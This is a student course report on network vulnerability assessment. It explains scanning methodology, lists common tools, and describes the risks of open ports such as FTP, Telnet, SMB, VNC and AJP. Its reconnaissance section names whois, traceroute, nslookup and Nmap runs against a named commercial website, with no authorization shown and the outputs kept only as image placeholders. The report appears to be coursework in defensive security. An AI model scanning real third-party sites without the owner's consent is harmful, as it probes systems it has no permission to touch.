**Network Vulnerability Assessment**

**For the target: www.championspeedshop.com**

*by*

# Mohith Kalekar (20BLC1082)

# Melvin R (20BLC1022)

*Submitted to*



SCHOOL OF ELECTRONICS ENGINEERING VELLORE INSTITUTE OF TECHNOLOGY CHENNAI - 600127

***Certificate***

This is to certify that the Project work titled “Network Vulnerability Assessment” is being submitted by Melvin R (20BLC1022) and Mohith Kalekar (20BLC1082) for the course Data Communication Networks, is a record of bonafide work done under my guidance. The contents of this project work, in full or in parts, have neither been taken from any other source nor have been submitted to any other Institute or University.

**ABSTRACT**

The network vulnerability assessment is a critical process that evaluates the security posture of computer networks, aiming to identify and address potential vulnerabilities. This assessment helps organizations proactively mitigate risks, enhance security measures, ensure compliance with regulations, and improve incident response planning. By conducting vulnerability scanning, penetration testing, and analysis of security controls, the assessment identifies vulnerabilities of varying severity. The results guide the prioritization of resources for remediation efforts. Furthermore, the assessment increases awareness among network administrators and fosters a security-conscious culture within the organization. Regular vulnerability assessments and continuous monitoring are recommended to stay vigilant against evolving threats and maintain an effective security posture. Overall, the network vulnerability assessment serves as a proactive measure to protect sensitive data, minimize the impact of security incidents, and enhance

the overall security of the network infrastructure.

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**CHAPTER 1**

**INTRODUCTION**

The Network Vulnerability Identification and Assessment project aims to enhance the security of a computer network by identifying and assessing potential vulnerabilities within the network infrastructure. The project employs a comprehensive approach to systematically analyse and evaluate network components, protocols, and configurations to ensure a robust and secure network environment.

**Key Objectives:**

Network Discovery: The project starts by conducting a thorough network discovery process to identify all devices, servers, routers, and networked systems within the network. This step helps in creating an accurate inventory of assets and provides a foundation for vulnerability assessment.

Vulnerability Scanning: Utilizing specialized vulnerability scanning tools and techniques, the project performs automated scans of the network infrastructure. The scans target each device and system to identify known vulnerabilities, misconfigurations, and potential security weaknesses. The scanning process may include both internal and external scans to cover all aspects of the network.

Penetration Testing: In addition to vulnerability scanning, the project incorporates penetration testing, also known as ethical hacking. This involves simulating real-world attacks to uncover unknown vulnerabilities and assess the network's ability to withstand various threats. Penetration testing includes attempts to exploit identified vulnerabilities and gain unauthorized access to network resources.

Vulnerability Assessment: Once the vulnerabilities are identified, the project team assesses their potential impact and severity. Each vulnerability is analyzed based on its likelihood of exploitation, the potential consequences of a successful attack, and the level of difficulty to mitigate or remediate. This assessment helps prioritize the vulnerabilities for remediation efforts.

Reporting and Remediation: The project concludes by generating a detailed report that highlights the identified vulnerabilities, their associated risks, and recommended remediation actions. The report provides network administrators and security teams with actionable insights to prioritize and address the vulnerabilities effectively. The project team may also assist in implementing the recommended security measures and retesting the network after remediation.

**1.2 Purpose and Benefits**

strengthen the security of a computer network by proactively identifying vulnerabilities and assessing their impact. By conducting thorough scans, tests, and assessments, the project aims to achieve the following objectives:

Identify Vulnerabilities: The project's primary goal is to identify vulnerabilities within the network infrastructure. This includes known vulnerabilities, misconfigurations, weak authentication mechanisms, outdated software versions, and other security weaknesses that could be exploited by attackers.

Assess Risks: Once vulnerabilities are identified, the project assesses the associated risks. By evaluating the likelihood of exploitation and potential consequences of successful attacks, network administrators can prioritize remediation efforts and allocate resources effectively.

Strengthen Security Measures: The project provides actionable insights and recommendations for addressing identified vulnerabilities. Network administrators can use this information to implement security measures such as patches, updates, configuration changes, and improved access controls to mitigate the identified risks.

Proactive Defense: By conducting regular vulnerability identification and assessment, the project enables proactive defense against potential threats. It allows organizations to stay ahead of attackers by identifying vulnerabilities before they are exploited, reducing the risk of data breaches, service disruptions, or unauthorized access to critical resources.

Compliance and Regulatory Requirements: Many industries and organizations are subject to compliance regulations and standards related to network security. The project helps ensure compliance with these requirements by identifying and addressing vulnerabilities that could lead to non-compliance.

**CHAPTER 2**

**LITERATURE SURVEY**

**2.1 Existing problems**

While network vulnerability assessment methods have significantly evolved and improved over time, there are still some existing problems that organizations may encounter. Here are a few common challenges associated with network vulnerability assessment methods:

False Positives and False Negatives: Vulnerability assessment tools may generate false positive or false negative results. False positives occur when a tool identifies a vulnerability that doesn't actually exist, leading to unnecessary investigation and remediation efforts. False negatives, on the other hand, happen when a tool fails to identify an actual vulnerability, leaving the network exposed to potential threats.

Limited Scope: Vulnerability assessment tools often focus on known vulnerabilities and common attack vectors, potentially overlooking emerging threats or zero-day vulnerabilities. The tools may not cover all aspects of the network infrastructure, leaving some areas unassessed and vulnerable.

Lack of Contextual Understanding: Vulnerability assessment tools may lack the ability to understand the context in which vulnerabilities exist. They may not consider the network's specific configuration, business processes, or custom applications, resulting in inaccurate assessments and recommendations.

Inaccurate Risk Prioritization: Vulnerability assessment tools typically assign a severity rating to identified vulnerabilities. However, these ratings may not always align with the actual risk posed to the organization. The tools may not take into account factors such as the network's criticality, exposure to external threats, or the presence of compensating controls.

Limited Coverage of Exploitation Techniques: Some vulnerability assessment tools focus on identifying vulnerabilities but may not fully simulate the exploitation techniques used by real attackers. This limitation may result in a failure to identify vulnerabilities that can be exploited in a specific manner, leading to a false sense of security.

**2.2 Proposed Solutions**

To address the existing problems associated with network vulnerability assessment methods, organizations can consider implementing the following proposed solutions:

Validation and Verification: Organizations should perform thorough validation and verification of vulnerability assessment results to minimize false positives and false negatives. This can involve manual verification of identified vulnerabilities, leveraging additional tools or techniques for validation, and incorporating feedback from security experts or red teaming exercises.

Comprehensive Coverage: It is crucial to ensure that vulnerability assessment methods cover a wide range of attack vectors, including both known vulnerabilities and emerging threats. Organizations should regularly update and expand their vulnerability databases, leverage threat intelligence sources, and consider conducting penetration testing to identify vulnerabilities that may be missed by automated scanning tools.

Contextual Understanding: Enhancing the contextual understanding of vulnerabilities is vital. This can be achieved by tailoring vulnerability assessment tools and methodologies to the specific network environment, taking into account unique configurations, custom applications, and business processes. Organizations should provide necessary context and information to assessment tools to generate more accurate and relevant results.

Risk-Based Prioritization: Implementing a risk-based prioritization approach helps organizations accurately assess the impact and likelihood of exploitation for identified vulnerabilities. This involves considering factors such as business criticality, potential consequences, exploitability, and existing mitigating controls. Organizations should develop a well-defined risk assessment framework to prioritize remediation efforts effectively.


Advanced Exploitation Techniques: Organizations can leverage more advanced penetration testing methodologies to simulate real-world attack scenarios and identify vulnerabilities that might be missed by traditional vulnerability assessment tools. This includes employing ethical hackers or engaging third-party experts to conduct thorough penetration tests using sophisticated techniques and customized exploits.

**CHAPTER 3**

**THEORATICAL ANALYSIS**

**3.1 Block Diagram of Network Vulnerability Assessment**

Assessment of large networks in particular can become a very cyclic process if you are testing the networks of an organization in a blind sense and are given minimal information. As you test the network, information leak bugs can be abused to find different types of useful information (including trusted domain names, IP address blocks, and user account details) that is then fed back into other processes.



This flowchart includes network enumeration, then bulk network scanning, and finally specific service assessment. It may be the case that by assessing a rogue nonauthoritative DNS service, an analyst may identify previously unknown IP address blocks, which can then be fed back into the network enumeration process to identify further network components.

**3.2 Hardware/Software tools used:**

Hardware: Personal Computers, Target website servers.


Software: Nessus, Kali Linux, Nmap, OWASP ZAP, Metasploitable2.


**CHAPTER 4**

**EXPERIMENTAL INVESTIGATIONS**


**Passive Reconassaince**

**Tool Used:** whois






**Tool Used:** ping




**Tool Used:** nslookup



**Active Reconassaince**

**Tool Used**: NMAP



**Open Ports Vulnerabilities:**

**Port 21 (FTP - File Transfer Protocol):**

Use: Port 21 is used for FTP connections, facilitating the transfer of files between a client and a server.

Vulnerabilities: Some vulnerabilities associated with FTP include weak authentication, unencrypted data transmission (including usernames and passwords), and potential for unauthorized access or data manipulation if the FTP server is misconfigured.

**Port 22 (SSH - Secure Shell):**

Use: Port 22 is used for SSH connections, providing secure remote administration and secure file transfer over a network.

Vulnerabilities: Common vulnerabilities of SSH include weak passwords, brute-force attacks, and vulnerabilities in SSH server implementations. It is crucial to use strong passwords, disable root login if possible, and keep SSH server software up to date to mitigate risks.

**Port 23 (Telnet):**

Use: Port 23 is traditionally used for Telnet, which allows remote access to servers.

Vulnerabilities: Telnet is considered insecure due to the lack of encryption, which can expose login credentials and sensitive information to interception by attackers. It is generally recommended to use SSH instead of Telnet for secure remote access.

**Port 25 (SMTP - Simple Mail Transfer Protocol):**

Use: Port 25 is used for email communication, specifically for sending email messages between mail servers.

Vulnerabilities: Some vulnerabilities associated with SMTP include open relay, which allows unauthorized users to send spam through the server, and the potential for email spoofing and phishing attacks. Secure configuration, spam filtering, and implementing sender authentication mechanisms (e.g., SPF, DKIM) can help mitigate these risks.

**Port 80 (HTTP - Hypertext Transfer Protocol):**

Use: Port 80 is used for serving web pages over the internet. It is the default port for unencrypted HTTP connections.

Vulnerabilities: Common vulnerabilities of web servers on port 80 include web application vulnerabilities (e.g., XSS, SQL injection), server misconfigurations, and potential for unauthorized access. Regularly patching web server software, implementing secure coding practices, and using web application firewalls can help address these vulnerabilities.

**Port 111 (RPC - Remote Procedure Call):**

Use: Port 111 is associated with RPC, a protocol used for communication between networked systems.

Vulnerabilities: RPC services can be vulnerable to various attacks, including buffer overflow, remote code execution, and unauthorized access. It is crucial to apply security patches, disable unnecessary RPC services, and use access control mechanisms to mitigate these risks.

**Port 139 (NetBIOS - Network Basic Input/Output System):**

Use: Port 139 is associated with NetBIOS, an older protocol used for file and print sharing services in Windows networks.

Vulnerabilities: NetBIOS services on port 139 can be vulnerable to exploits like the infamous WannaCry ransomware attack. Attackers can target weaknesses such as unpatched systems, weak passwords, and misconfigurations to gain unauthorized access or execute malicious activities. Securing Windows systems, using strong passwords, and blocking external access to port 139 can help reduce the associated risks.

**Port 5432 (PostgreSQL Database):**

Use: Port 5432 is the default port for PostgreSQL database servers, used for managing and accessing PostgreSQL databases.

Vulnerabilities: Common vulnerabilities associated with PostgreSQL include weak or default passwords, SQL injection, and vulnerabilities in the PostgreSQL server software. Regularly updating PostgreSQL, using strong passwords, implementing proper user access controls, and securing web applications that interact with PostgreSQL can help mitigate these risks.

**Port 5900 (VNC - Virtual Network Computing):**

Use: Port 5900 is commonly used by VNC for remote desktop access to graphical desktop environments.

Vulnerabilities: VNC can be vulnerable to attacks such as weak or no authentication, brute-force attacks, and insecure configurations. It is important to use strong passwords, enable encryption for VNC connections, and restrict access to trusted IP addresses to enhance security.

**Port 6000 (X11 - X Window System):**

Use: Port 6000 is associated with the X11 protocol, used for graphical display and remote access to X Window System servers.

Vulnerabilities: X11 can be vulnerable to attacks like unauthorized access, display spoofing, and traffic interception. Proper X11 server configuration, disabling X11 forwarding over untrusted networks, and using secure protocols like SSH for remote access can help mitigate these risks.

**Port 6667 (IRC - Internet Relay Chat):**

Use: Port 6667 is commonly used for IRC, a real-time messaging protocol for group communication.

Vulnerabilities: Some vulnerabilities associated with IRC include unauthorized access, malware distribution, and exploitation of IRC clients or servers. Securing IRC servers with strong passwords, monitoring for abuse, and keeping IRC client software up to date are important measures to mitigate risks.

**Port 8009 (Apache JServ Protocol / Tomcat AJP):**

Use: Port 8009 is used by the Apache JServ Protocol (AJP) or Tomcat AJP to communicate between Apache HTTP Server and Apache Tomcat application server.

Vulnerabilities: AJP vulnerabilities can include misconfigurations, remote code execution, and potential for unauthorized access if the connection is not properly secured. It is crucial to follow secure configuration practices, use encrypted connections, and regularly update Apache and Tomcat software.

**Port 8180 (HTTP Alternate / JBoss Application Server):**

Use: Port 8180 is commonly used as an alternate HTTP port or by JBoss Application Server.

Vulnerabilities: Vulnerabilities associated with port 8180 can include web application vulnerabilities, server misconfigurations, and potential for unauthorized access. Regularly patching the server software, securing web applications, and implementing appropriate access controls are essential to mitigate these risks.

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
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
**TARGET WEBSITE**

**Domain Name: www.championspeedshop.com**


**Passive Reconassaince**

**Tool Used:** whois






**Tool Used:** Traceroute




**Tool Used:** nslookup



**Active Reconassaince**


**Tool Used**: NMAP




